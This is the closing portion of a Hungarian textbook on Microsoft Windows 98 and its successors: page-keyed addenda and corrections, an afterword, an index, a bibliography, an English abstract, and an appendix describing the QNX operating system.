57. oldal: Számítógép-hálózat használata esetén a szerverről telepítés rendkívül lelassul, ha egyszerre 10-20 gépet telepítünk. Ha sokszor telepítünk hasonló konfigurációt több gépre, van egy gyorsabb megoldás: a megfelelően feltelepített és beállított gép fájlrendszerét CD-re írjuk, a CD-t sokszorosítjuk, a telepítés pedig úgy történik, hogy rendszerlemezről indítjuk a számítógépet. A rendszerlemez formattálja a winchestert (gyors formattálással), létrehozza a kapcsolatot a CD meghajtóval, majd a CD-ROM-ról a DOS **xcopy** parancsával mindent átmásol, utána a hosszú fájlnevek és az attribútumok visszaállítása következik, végül a **sys c:**-tal bootolhatóvá tesszük a merevlemezt. Ezzel gépünk teljesen használhatóvá válik. Finomított megoldás: egy speciális program segítségével a teljes winchesterről pontos másolatot, ún. image-t készítünk, amelyet tömörítve felírunk a CD-re. A telepítéskor csak ki kell csomagolni és kész.

A telepítés utáni további lépések:
(A Windows 98 „hagyományos", nem a fentebb leírt telepítése után. A leírtak csupán egy javaslatot tartalmaznak, más lépések is elképzelhetők.)

- A Vezérlőpult – Képernyő menüben legalább 800x600-as felbontás és High Color (16 bit) vagy True Color (24 bit, 16.7 millió szín) színmélység beállítása, ha a kártya és a monitor alkalmas rá. Esetleg ehhez még telepítenünk kell a videokártyához mellékelt lemezt. Ha nincs lemezünk, próbáljuk meg a Windows által felkínált driverek használatát. Ha épp az a típus nem szerepel a felsorolásban, de egy régebbi változat igen, esetleg azzal is működik. Nagyon új eszköz esetén a gyártó cég Internet honlapján keressünk meghajtó-programot, és töltsük le. Ha erre a beállításra nem fordí-

tunk figyelmet, rajzolóprogramjaink korlátozottan működhetnek (azaz pl. nem fogják támogatni a True Color képeket)!

- Ha van hangkártyánk, ellenőrizzük (hogy működik-e), ha nem, telepítsük fel. Általában ha megjelenik a Tálca jobb szélén a ikon, minden OK. Tapasztalataink alapján néha vesződni kell ahhoz, hogy minden rendben legyen, azaz a Vezérlőpult – Rendszer – Eszközkezelőben megjelenjen a hangkártya sora, sárga felkiáltójel nélkül.
- Ha használunk joystick-ot, ellenőrizzük működését. Ha a Windowsban található driverek nem megfelelők, telepítenünk kell lemezről.
- Nyomtató telepítése (akár van, akár nincs, telepítsünk egyet, mert szövegszerkesztő használatánál probléma lehet abból, ha nincs, pl. a Nyomtatási kép funkció nem használható). Egyes nyomtatók – pl. a HP Laserjet – Plug and Play rendszerűek, telepítésük egyszerűbb.
- Webstílus használat beállítása (Sajátgép – Nézet – Mappa beállításai – Webstílus, ezután az egyszeres egérkattintást használhatjuk). Ugyanitt a Sajátgépben Nézet – Nagy ikonok sor választása.
- A Vezérlőpult – Képernyő menüben a Tapéta és képernyőkímélő beállítása (esetleg kedvenc képernyőkímélőnk telepítése), valamint a képernyő energiatakarékossági üzemmód beállítása. A Megjelenés fülben vörös-sárga-kék, a fejléc színének átállítása (pl. Aktív címsor Szín1=piros, Szín2=sárga; Inaktív címsor Szín1=kék, Szín2=sötétkék), a betűtípus Times New Roman. A Hatások fülben az „Ablak tartalmának mutatása mozgatás közben" jelölőnégyzetet pipáljuk ki, ha még nincsen. A Web fülben „Internet Explorer Channel Bar" előtti pipa törlése.
- A Vezérlőpult – Egér menüben a „Windows szabvány (nagyon nagy)" séma választása, valamint a Foglaltnál homokóra helyett egy animált kurzor-fájl kiválasztása (pl. Globe).
- A Vezérlőpult – Hangok menüben a Windowsba be- és kilépéshez egy-egy szép dallam választása.
- A Tálcán a Gyorsindítóba a használni kívánt ikonok létrehozása. Shortcut-okat az Asztalra is létrehozhatunk.
- A Sajátgép ikonról kiindulva lépjünk be leggyakrabban használt mappánkba (pl. **`c:\munka`**), a mappa belsejében jobb egérgomb + Mappa testreszabása, a „Válasszon egy háttérképet" kiválasztása, javaslat: **`felhők.bmp`**. Ez a beállítás természetesen több mappára is működik. A Nézet menüben állítsuk be a nagy ikonokat és az ikonok automatikus elrendezését.
- Az **`autoexec.bat`** módosítása: a **`doskey`** program indítása, **`verify on`** beírása, az elérési út (path) esetleges bővítése stb.

- Javító csomag (Service Pack), Plus!, egy Commander program, tömörítő programok és a legújabb víruskeresők telepítése, végül azon programok telepítése, amelyekkel dolgozunk (pl. Office). Ezeket is be kell hangolnunk, pl. Microsoft Word használatánál célszerű létrehozni egy gombot (Eszközök – Makró), melyre kattintva a Word kinyomtatja az *aktuális* oldalt.
- Végül modem telepítése (ha nem Plug and Play), számítógép-hálózat vagy Internet kapcsolat létrehozása (ha van).

A fenti lépések elvégzése után gépünkre nem csak szárazon, rutinból tettük fel a Windowst, hanem a mindennapi kellemes használathoz szükséges finombeállításokat is elvégeztük.

59. oldal: *Adjunk időt a Windowsnak!* Pl. ha a Microsoft Photo Editorral szkennelünk és a betöltött képet azonnal elmentjük, majd kilépünk, a merevlemezen a szabad hely *drasztikusan* (10–20 MB-tal) csökken, és néhány kép beszkennelése után a „Megtelt a merevlemez" hibaüzenetet kapjuk. Ha azonban várunk, 3–4 perc múlva a rendszer felszabadítja az ideiglenesen lefoglalt területet, és merevlemezünk szabad kapacitása visszaáll a normális értékre.
A Windows foglaltságának leglátványosabb jele, amikor az egérkurzor az ún. „homokóra" szimbólumra vált (a Vezérlőpult-Egér menüben beállítható más ikon is). Ekkor az egérműveleteket egyáltalán nem veszi figyelembe egy ideig. Ha a homokóra az egérkurzorral együtt jelenik meg, a rendszer az egérműveleteket teljesíti, de már kezd lassan telítődni.

60. oldal: A gyorsbillentyűk szerepelnek a Súgóban is: Keresés fül – „Billentyűparancsok". Az újabb billentyűzetek egy ún. Windows gombot (⊞) is tartalmaznak (Súgó – Keresés fül – „A Windows billentyű használata"). Példák:

- ⊞+R a Start – Futtatás ablakot jeleníti meg
- ⊞+D az összes ablakot kis méretre állítja és vissza
- ⊞+E elindítja a Windows Intézőt
- ⊞+Pause/Break a Rendszer tulajdonságai párbeszédablakot jeleníti meg stb.

A Sajátgép ablakában használható hasznos gyorsbillentyűk:

- F2 = ikon átnevezése (előtte jelöljük ki; véglegesítés: Enter, mégse: Esc)
- F5 = ablak tartalmának frissítése
- Ctrl+A = összes elem kijelölése stb.

65. oldal: A DOS ablak kétirányú kommunikációra képes a Vágólappal, de néhány programnál az ékezetes betűk másképpen kerülnek át, ha előtte Ctrl+Alt+F1-et ill. F2-t ütöttünk, erre ügyeljünk.

68. oldal: A kijelölőnégyzet helyesen: jelölőnégyzet.

71. oldal: A Windows használatához fontos tudni, hogy *egy fájl mérete max. 2 GB lehet* (Windows 9x és FAT32 használatával; a pontos fájlméret valamivel kevesebb 2 GB-nál). Ez az érték hatalmasnak tűnik, egy CD-ROM kapacitásának többszöröse, mégis néha korlátozó tényező. Pl. videofilm készítésénél a program a felvételből egy átmeneti állományt készít, melyből hosszú órák munkájával számolja ki a végleges – MPEG – fájlt. A 2 GB-os határ miatt az átmeneti fájl nem lehet akármekkora, így a kész videofilm hossza korlátozott. Ezen kívül a gyökérkönyvtárban sem lehet akármennyi fájl, ha a régi 8+3-as fájlneveket használjuk, akkor max. 512, hosszabb fájlnevek esetében még kevesebb!

87. oldal: A Resource Workshop további felhasználása:

- A **cards.dll** tartalmazza a kártyajátékok lapjait.
- Az egérkurzort **.CUR** kiterjesztésű fájlok tartalmazzák.
- A Paint program helyett is használható (File – New project – .BMP, 2-16-256 színű rajzok készítésére és változtatására alkalmas).

Ha mentünk, a módosítás előtti változatot a Workshop **.~cu** kiterjesztéssel tárolja el.

89. oldal: Pl. a Danone Kft. budapesti üzemében francia nyelvű Windows 3.1x-et is használnak, amely bizonyos tartályok szintjét méri. Ez egyáltalán nem baj, inkább az is közrejátszhat, hogy van egy jól működő, bevált rendszer, amit már ismernek, használnak és nem fogják 3 évente lecserélni, csak mert megjelent az operációs rendszer egy újabb változata.

99. oldal: Érdemes tudni: ahhoz, hogy MS-DOS ablakban vagy DOS valós módban használni tudjuk a magyar beállításokat (ékezetes betűk stb.), a **config.sys**-nek az alábbi sorokat kell tartalmaznia:

```
device=c:\win98\command\display.sys con=(ega,,1)
country=036,852,c:\win98\command\country.sys
```

Az **autoexec.bat**-nak pedig:

```
mode con codepage prepare=((852) c:\win98\
      command\ega.cpi)
mode con codepage select=852
keyb hu,,c:\win98\command\keybrd2.sys
```

Természetesen a hivatkozott fájloknak is léteznüük kell. Az **autoexec.bat** fenti sorait elhelyezhetjük a **config.sys**-ben is, „**install=mode.com con...**" formában.

153. oldal: Számítógépünk hardveréről információt nyújt: Start – Futtatás – **msinfo32** (Enter). Fontos beállítások elvégezhetők az **msconfig.exe** programmal.

157. oldal: Az **mkcompat** alkalmazás segíthet abban, ha Windows 3.1 alá készített alkalmazást futtatunk és problémáink vannak.

162. oldal: A Nagyító ablaka átméretezhető, és fél képernyő helyett kis ablakban is tudja mutatni a kinagyított területet.

180. oldal: Az **autoexec.win** és **config.win** helyesen: **autoexec.w40** és **config.w40** (Windows 98 alatt). Ugyanez az elírás szerepel az 52. oldalon is.

ZÁRSZÓ

Tisztelt Olvasó!

A könyv végére érve átfogó képet kaphatott a Windowsról és az azt körülölelő világról. Fejlesztők, programozók, tesztelők sokasága dolgozott és dolgozik azon, hogy e termékek létrejöjjenek és működjenek. Másrészről a Windows nagyon el is terjedt, lényegében világszabvánnyá vált, sok millióan használják. Sokan talán több időt töltenek a számítógép előtt, mint kellene. Érdemes elmélázni azon, ami egyszer valamikor régen Lin-csi[39] apáttól hangzott el, Hou-to folyó parti kolostorában:

„*Nem helyes* tudásnak azt a tudást nevezzük (...), mellyel különféle célokra tör az ember. A *nem helyes* tudás a haszonért van, s ösztönzője a lázas munkavágynak. Nyers akarással közelíti meg a világot, s a legszorosabb kapcsolatra vágyik vele. A *nem helyes* tudás fojtogatja a világot. Örömmel ragadja meg és emeli ki részleteit, s szenvedélyesen hatol az anyagi *rész*ek belsejébe. Az *egész* működésében a szabály zavarja leginkább, melynek helyébe a saját elveit állítaná, hogy azokkal szabályozzon. Hatalommal bír az anyagi világ felett, melynek elemeit szabadon rendezgeti. Ezt nevezi alkotásnak. E művelet a *helyes* tudás szempontjából teljességgel értelmetlen. Az alkotás pompás, ám veszedelmes játék, mely a *nem helyes* tudás birtokosát lenyűgözi, mint a gyermeket. Az elbűvölt gyermek már sohasem tudja abbahagyni a rögeszmés játékot, élete értelmét ez a rítus adja. Az alkotás hőse színes cserépcsörgőjét rázza. Csörömpöl és harsog, mint körötte a dolgok...

Helyes tudásnak azt a tudást nevezzük (...), mellyel semmi célunk a világon. A *helyes* tudás önmagáért van, s önmagát szemlélve a lelket gyönyörködteti. A *helyes* tudás óvatos, érzékeny kapcsolatot tart a világgal, nem igényli annak szoros közelségét. Sokkal inkább távolról szemléli, mintegy meglesi *részleteit*, s kilesi az *egész* bonyolult működését. Nem avatkozik a folyásába, kíváncsian és merengve szemléli, s örökkön azt reméli, hogy meglátja benne a szabályt. A *helyes* tudást tehát csak az érdekli, amivel sohasem gyarapíthatja magát. Csak arra kíváncsi, ami kifürkészhetetlen, de amit nem fürkészni bárgyúság. Semmi sincs, amitől elfordulna, egyformán vonzza közel és távol, mély és sekély, szépség és csúfság. Lenyűgözi a világ. A *helyes* tudás sohasem hallatja hangját. Néma és hűvös, mint a csillag..."

[39] Lin-csi buddhista szerzetes, gondolkodó filozófus, aki szerette a logikát.

TÁRGYMUTATÓ

A

ablak 10, 29, 95
Active Directory 188
aktív ablak másolása 66, 125
aktív alkalmazás 10, 27, 117
alacsony szintű formázás (low level format) 53
alkalmazás (application) 9, 95
alkalmazás rendszerszintű bezárása 61, 74, 136–138
Altair 269
Apple 270, 347
árjegyzék 75–76, 223
Asztal (Desktop) 28, 129–139
autoexec.bat 19, 33, 80, 180

B

BASIC 268
be- és kijelentkező képernyők 92, 157
beágyazás 67, 119
beállítások 92, 1563–157
behúzás 98–99, 102
bekezdés igazítása 64, 99
beszúrás (insert) 64, 96
béta- 186–187, 194, 196–197, 226
betűnagyság 79, 99
Bill Gates 267–296
billentyűzet-kiosztás váltása 62, 96, 129
böngésző 253
Bravo 272, 280
build 186, 196, 226, 233

C

Charles Simonyi 272, 280–281
check box 68
click 59
Compaq 273, 275
config.sys 19, 44, 80, 180
CP/M 271
CPU valós (real) mód 74, 175
CPU virtuális 8086-os mód 74, 129
csatolás 67, 119
csomagolás 67, 121–124
Csökkentett mód (Safe mode) 75, 176–177

D

DEC 268
Delphi 83–85
DirectX 24, 188
DLL 34–35, 87, 247
DOS program futtatása 73–74
dosstart.bat 175
DOS valós (real) mód 74, 175, 199, 201–202, 241
double click 60
downgrade 75
drag and drop 60
DVD 14

E

egérműveletek 28–29, 59–60, 145
előtérben futás 130
Enter használata 64, 97
Erőforrás Műhely (Resource Workshop) 87–88, 165–174
euro 26, 158
Excel 275

F

fájlkeresés 105, 156, 166–168
fájlkiterjesztések 31–47, 190, 206, 247, 347–348
FAT 25–26, 53, 162, 187, 249
fejléc 29
felülírás (overwrite) 96

flipper 80, 161
fogd és vidd 60
formattálás 54–55

G

Gold kód 197
GPF 136
grabbelés 46
grafikus felhasználói felület (GUI) 15
gyermekablak 62–63
gyorsbillentyűk (hotkey) 60–67, 351
gyorsindító 134

H

hardver-követelmények 15–18, 23, 188, 200–201
háttérben futás 27, 29–30, 130
HCL 189
hosszú fájlnév 14, 19, 103, 131–132
hotkey 60–67, 351
humor 57, 183, 285–298
HTML 253–258, 320–321, 335–341

I

I love you 261–262
időosztás (time sharing) 10, 136
időzítés 237
igazítás 64, 99
ikonállapot 130
Indítólemez 23, 57, 178–179, 201
Indítópult 149
információcsere alkalmazások között 66–67
insert 96
Intelli Mirror 188
Internet kapcsolatmegosztás 194, 216
Intéző 72, 153

J

javító csomag (Service Pack) 57, 76, 186
Jegyzettömb 72, 133
játékok 80–81, 161, 221–222
jelölőnégyzet (checkbox) 68
JPG minőség állítása 36–37, 159–160
justify 64, 97

K

kattintás (click) 59
kattintás és húzás (fogd és vidd, drag and drop) 60
képernyő másolása 60, 125
keresés 105, 156, 166–168
két számítógép összekötése 159
kettős csomagolás 124
kettős kattintás (double click) 60
kijelölés 60, 63
kis méret 27, 29–30, 130
kompatíbilis 201
kvantum 236

L

lapozás 242
link 253, 256
Lomtár (Recycle Bin) 20, 29
low level format 53
LRU 243

M

Macintosh 273, 347
makrorögzítő 165
másolás 66, 119
megbízhatóság 13, 68–69, 181–182
memóriakezelés 11, 246
memóriarezidens program 236
minimális hardver-követelmények 15–18, 23, 188, 200–201

MP3 38–39, 348
MSDOS.SYS 74, 92
multimonitor 25
Multiplan 272
multitasking 9,10, 236–237, 249
mutató eszköz 10

N

Nagyító 161–162
NAL 68–69
Net2Phone 214
Nézőke 114
Novell 68–69
nyomtatás 12, 42, 103, 113

O

OEM 53, 193, 197, 223
OLE 66–67
OpenType 25, 78
OS/2 275
OSR 19, 21, 24, 53, 180
overwrite 96, 64

P

Paint 72, 107–114
parancsikon (shortcut) 28, 37–38, 40–41, 140
PARC 274, 275, 280
partícionálás 52–54
párbeszédablak 67–68, 181, 210–211
PDP 268–269
pixelgrafika 33, 107
Plug and Play 13, 19, 187, 198
pont 79, 99
prioritás 239–241
Privilege ring 244–245
processz 238–239
programindító parancsikon (shortcut) 28, 37–38, 40–41, 140
programok indítása 72–73

Q

QDOS 271

R

rádiógomb (radio button) 68
radír 110
ramdrive 179
raszterfontok 77–78
rasztergrafika 33, 107
RC 187
Real Player 24, 42, 162–164, 194, 212
Registry 79–80, 156, 204, 263–265
rendszerlemez (system disk) 50–51
rendszerszintű bezárás 61, 74, 136–138
repülőgép-szimulátor 81
Resource Workshop 87–88, 165–174
ring 244–245
RTM 187, 193

S

Select 75–76, 223, 278
Service Pack 57, 76, 186, 194
sorkizárt (justify) 64, 97
SSL 191
Súgó (Help) 127–128
szál 238–239
számítógépek összekötése 159
Számológép 72, 125–126
színradír 110
szövegszerkesztők gyorsbillentyűi 64

T

tag 255
Tálca (Taskbar) 27–28
Társítás 132, 169

telepítés 49–57, 188–189, 197–200, 226–227, 349–350
testreszabás 13, 138
time sharing 10, 136
tördelés 40–41, 106
trösztellenes per 282–284
TrueType 77, 158
trükkök 89–92, 263–265
TSR 236

U

Unicode 25, 78
upgrade 23, 56, 75–76
USB 14

V

Vágólap (Clipboard) 12, 115
valós (real) mód 74, 175, 199, 201–202, 241
vaporware 282
védelem 11, 203
vektorfontok 77–78
vektorgrafika 45, 107
vezérlőpult (Control Panel) 20, 34, 60, 155, 189
viccek 57, 183, 285–298
virtuális 8086-os mód 74, 129
virtuális FAT tábla (VFAT) 103
virtuális memória 11, 242
visszavonás (undo) 64, 100, 106, 111, 148
VoIP 214
VxD 247

W

Windows 2000 185–194, 280
Windows 2001 (Beta 1) 225–234, 280
Windows 98 Second Edition (SE) 21, 154, 194, 254, 280
Windows CE 21, 279–280
Windows gyorsabb újraindítása 92
Windows Intéző 72, 153
Windows megbízhatósága 13, 68–69, 181–182
Windows Millennium Edition 194–224, 280
Windows NT 18, 75, 91, 186
Windows Scripting Host 259–262
Windows trükkök 89–92, 263–265
Windows Update 164–165, 215
Windows Whistler 225
Word 272
WordPad 64, 72, 94–106
WordPad szövegbeírás 64, 96
Workshop 87–88, 165–174
Windows Plus! 21, 24, 182, 190
WYSIWYG 100, 280

X

XENIX 271
Xerox 272, 274
X-Window 15

Y

Y2K 26

Z

Z.E.N. 68–69

98Lite 199, 282

IRODALOMJEGYZÉK

1. Pécsi Zoltán: Microsoft Windows 98, teljes magyar verzió
   Computer Panoráma, Budapest, 1998.
2. Kis Balázs: Windows NT 3.51
   Szak Kiadó Kft, Bicske 1996.
3. Felhasználói kézikönyv: Microsoft Windows 3.1, 3.11, 95 és 98
   Microsoft Corporation 1992, 1995, 1998.
4. Macmillan Computer Publishing: Windows 98 Professional Reference
   (Understanding the Architecture of Windows 98 c. fejezet)
5. Bruce Brown: Windows 95 hibák
   Műszaki Könyvkiadó Budapest, 1996.
6. Daniel Ichbiah: Bill Gates és a Microsoft® regénye
   K.u.K. Kiadó, 1996. (olvasmányos, érdekesen megírt könyv!)
7. Rozgonyi – Borus Ferenc: RAM-ba zárt világ
   Oskar Kiadó
8. Dr. Katona Endre: Bevezetés az informatikába
   Panem Könyvkiadó, Budapest, 2000.
9. Nyomdaipari ABC. Szerkesztette Dr. Gara Miklós
   Műszaki Könyvkiadó, Budapest 1987.
10. Computer Panoráma Speciál (Windows TIPPEK)
    A Computer Panoráma különszáma, XI. évf. 2. különszám, 2000. május
11. Michael Nickles: PC tuningolás 2000 (1-2. kötet)
    Computer Panoráma Kiadó, Budapest 2000.
12. Dr. Füstös János: World Wide Web. Bevezetés a hálózati információszolgáltató rendszer tervezésébe és használatába
    Szak Kiadó Kft., Bicske 1996.

Az LSI Oktatóközpont (Budapest) kiadásában megjelent könyvek:
(A Gábor Dénes Főiskola hallgatói vásárlás esetén 30%-os kedvezményben részesülnek.)

13. Dr. Pétery Kristóf: Microsoft Windows 2000 Professional (2000.)
14. Pétery Kristóf: A Windows NT 4.0 Workstation használata (1998.)
15. Móricz Attila: Windows 95 Microsoft és NetWare hálózatokban (1996.)
16. Tóth Dezső: Multimédia mikroszámítógépes környezetben
17. Budai Attila: A számítógépes grafika (1999.)
18. Knapp Gábor – Adamis Gusztáv: Operációs rendszerek (1999.)
19. Horváth Gábor: Assembly, védett módú programozás (1998.)
20. Dr. Pétery Kristóf: A weblapkészítés és karbantartás eszköze a FRONTPAGE 2000 (2000.)

21. Dr. Kovács Magda – Knapp Gábor – Ágoston György – Budai Attila: Bevezetés a számítástechnikába (2000.)

valamint a Windows Panoráma, Alaplap, a CHIP Magazin és a HVG egyes számai és a Természet Világa 2000/II. különszáma.

Az idézetekhez felhasznált irodalom:

22. Antoine de Saint-Exupéry: A kis herceg
Móra Ferenc Könyvkiadó, Budapest 1998.
23. Su-La-Ce: Reggeli beszélgetések Lin-csi apát kolostorában. Közreadja Sári László. Magyar Könyvklub, Budapest 1999.

Vége

ABSTRACT (IN ENGLISH)

György Ágoston – Miklós Bartha: The wonderful world of Windows

This book gives a short introduction into the world of PCs' most used operating system, Microsoft Windows. It was designed for „distance education", a special learning-alone-at-home method and a first-year students book at Dennis Gabor College, Budapest, Hungary. At the same time it can be an interesting, readable, easy-to-understand book for anyone else who is not in a deep relation with computers.

At the begining, the characteristics of Windows, the history of Windows, the most frequent file extensions and the first steps for a reinstallation are explained. This part helps to get basic knowledge. After it, a long exercise follows that you can solve at home alone, nothing but a computer with Windows is needed. A lot of little steps build exercises. In every period you can see problem possibilities and you get ways for solution with screen copies showing the solution.

Finally, a brief introduction is given into Microsoft's newest operating systems, Windows 2000, Millennium Edition and 2001 (Beta 1) – that we can know and on the other hand people say...

Table of contents

Foreword
1. Characteristics of Windows
2. The history of Windows
3. Windows 98
4. The most frequent file extensions
5. The first steps for a reinstallation
6. Using Windows
7. Some of Windows possibilities
8. Making Windows application
9. Resource Workshop
10. Windows 3.1/3.11 basic tricks
11. Windows 95/98 basic tricks
12. Windows 95/98 exercises
13. Windows 2000
14. Windows Millennium Edition
15. Windows 2001 (Beta 1)

16. Windows 98 inside
17. Making HTML files
18. Windows Scripting Host
19. More Windows 95/98 tricks
20. Microsoft's story
21. Humorous Windows
22. Questions for self-checking

Hungarian-English glossary
Notes
Afterword
Index
Bibliography
Abstract (in English)

Another Englisch block can be found in Chapter 21.

About the authors:

György Ágoston after graduating at Technical University of Budapest, began working at Dennis Gabor College, Budapest, at 1995. Today he is a deputy head of department.

Miklós Bartha is a systems specialist at 3C Hungary Ltd., which is a representation of CCC OY, Finland's second largest software developer company.

MELLÉKLET[1]

Más operációs rendszerek (QNX, BeOS, Linux)

Bár az IBM PC platformon a Microsoft Windows a legelterjedtebb, más, grafikus felhasználói felülettel rendelkező operációs rendszerek is léteznek, melyek egyre népszerűbbek. Az alábbiakban röviden bemutatunk néhányat.

(Ha hálózati operációs rendszer választásával bíznak meg, gondoljunk arra, hogy a Windows mellett más cég terméke is kapható, pl. a Novell Netware. Speciális felhasználás - pl. DeskTop Publishing - esetén pedig döntésünk előtt vizsgáljuk meg az Apple Macintosh gépek és szoftvereinek jellemzőit is.)

• QNX

Az 1980-ban alakult kanadai QNX Software Systems Ltd. terméke. A QNX ún. „valódi valósidejű" operációs rendszer (Real Time Operating System, RTOS), valamint „beágyazott rendszer", azaz közvetlenül kapcsolódik egy berendezéshez, vagy rendszerhez, amit felügyel, irányít.

Az IBM PC-n futó QNX a Windowshoz hasonló grafikus felülettel rendelkezik, de a mélyben nagyok az eltérések. A QNX fő tulajdonsága a valósidejű működés. Ez egyrészt a milliomod másodpercben mérhető válaszidőt jelenti. További követelmény a prioritásszintek megbízható megvalósítása, a perifériáktól egyszerre befutó kéréseket ugyanis sorrendbe kell állítani. A processzek max. 32 prioritásszintre sorolhatók be. Négy prioritástípus valósítható meg: FIFO (érkezési), round robin (körbeforgó), adaptív (alkalmazkodó) és message priority (üzenetprioritásos sorrend). Az egyes fogalmak jelentését itt nem részletezzük, az operációs rendszerekkel foglalkozó könyvek tárgyalják.

A QNX grafikus felülete többféle lehet: szabványos X-Window, mely segítségével a QNX problémamentesen illeszthető X-Window-t futtató hálózatokba. Kevesebb szolgáltatást nyújt a QNX Windows, a rendszer saját ablakozó rendszere. Legkisebb erőforrásigényű a Photon microGUI grafikus kezelőfelület.


A QNX kernelje (a rendszer magja) csupán 10 KB-os, és csak néhány alapvető funkciót lát el: üzenetkezelést, processzvezérlést, megszakításkezelést.

[1] Itt ragadjuk meg az alkalmat egy pontosításra: a 354. oldalon (és a 314. oldalon a 253-as kérdés) a 2 GB-os maximális fájlméret néhány programnál nem haladható meg, de maga a Windows tud kezelni ennél nagyobb fájlokat is.

Az összes többi funkciót – pl. fájlkezelés, eszköz I/O, hálózat – külön processzek végzik. Ezek gyakorlatilag nem különböznek a felhasználó által írt programoktól, így a rendszer tetszőlegesen bővíthető, új programok írásával.

A nagy megbízhatóságú rendszerekben való felhasználásra egy speciális hálózati modell, a FLEET szolgál (Fault-tolerant Load-balancing Efficient Extensible Transparent – hibatűrő, terhelésegyensúlyozó, hatékony, bővíthető, átlátszó). Új periféria egyszerűen illeszthető a rendszerhez. Tartalmazza a DOS, UNIX (Posix), NFS (hálózati) fájlrendszerek illesztő programjait.

A www.qnx.com címről letölthető a QNX legújabb változata, mely *ingyenesen használható* nem-kereskedelmi célokra. Sőt, letölthető egy demo változat is (http://www.qnx.com/demodisk/index.html): egy 1.44 MB-os floppyra másolás, majd bootolás után modemmel, vagy helyi hálózaton keresztül Internetezhetünk egy egyszerűbb böngésző segítségével (!), illetve egyéb segédprogramokkal - szövegszerkesztő, fájlkezelő - dolgozhatunk:



